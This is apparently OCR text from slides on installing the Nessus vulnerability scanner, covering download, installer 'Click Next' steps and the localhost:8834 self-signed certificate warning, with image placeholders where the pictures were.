
- Download Nessus
- https://www.tenable.com/downloads/nessus






Nessus [3]


❑Install Nessus






Nessus [4]


❑ Click Next






Nessus [5]


- Click Next






Nessus [6]


- Click Next



Nessus [7]


localhost:8834/WelcomeToNessus-Install/welcome
nessus
Connect via SSL
NOTICE: If you get a security alert from your browser, you can accept the risk and continue or obtain a valid certificate before proceeding. Please refer to the documentation for more information.

Nessus [8]



Not secure | https://localhost:8834
Your connection isn't private
Attackers might be trying to steal your information from localhost (for example, passwords, messages, or credit cards).
NET::ERR_CERT_AUTHORITY_INVALID
Hide advanced
Go back
This server couldn't prove that it's localhost; its security certificate is not trusted by your computer's operating system. This may be caused by a misconfiguration or an attacker intercepting your connection.
Continue to localhost (unsafe)

Nessus [9]

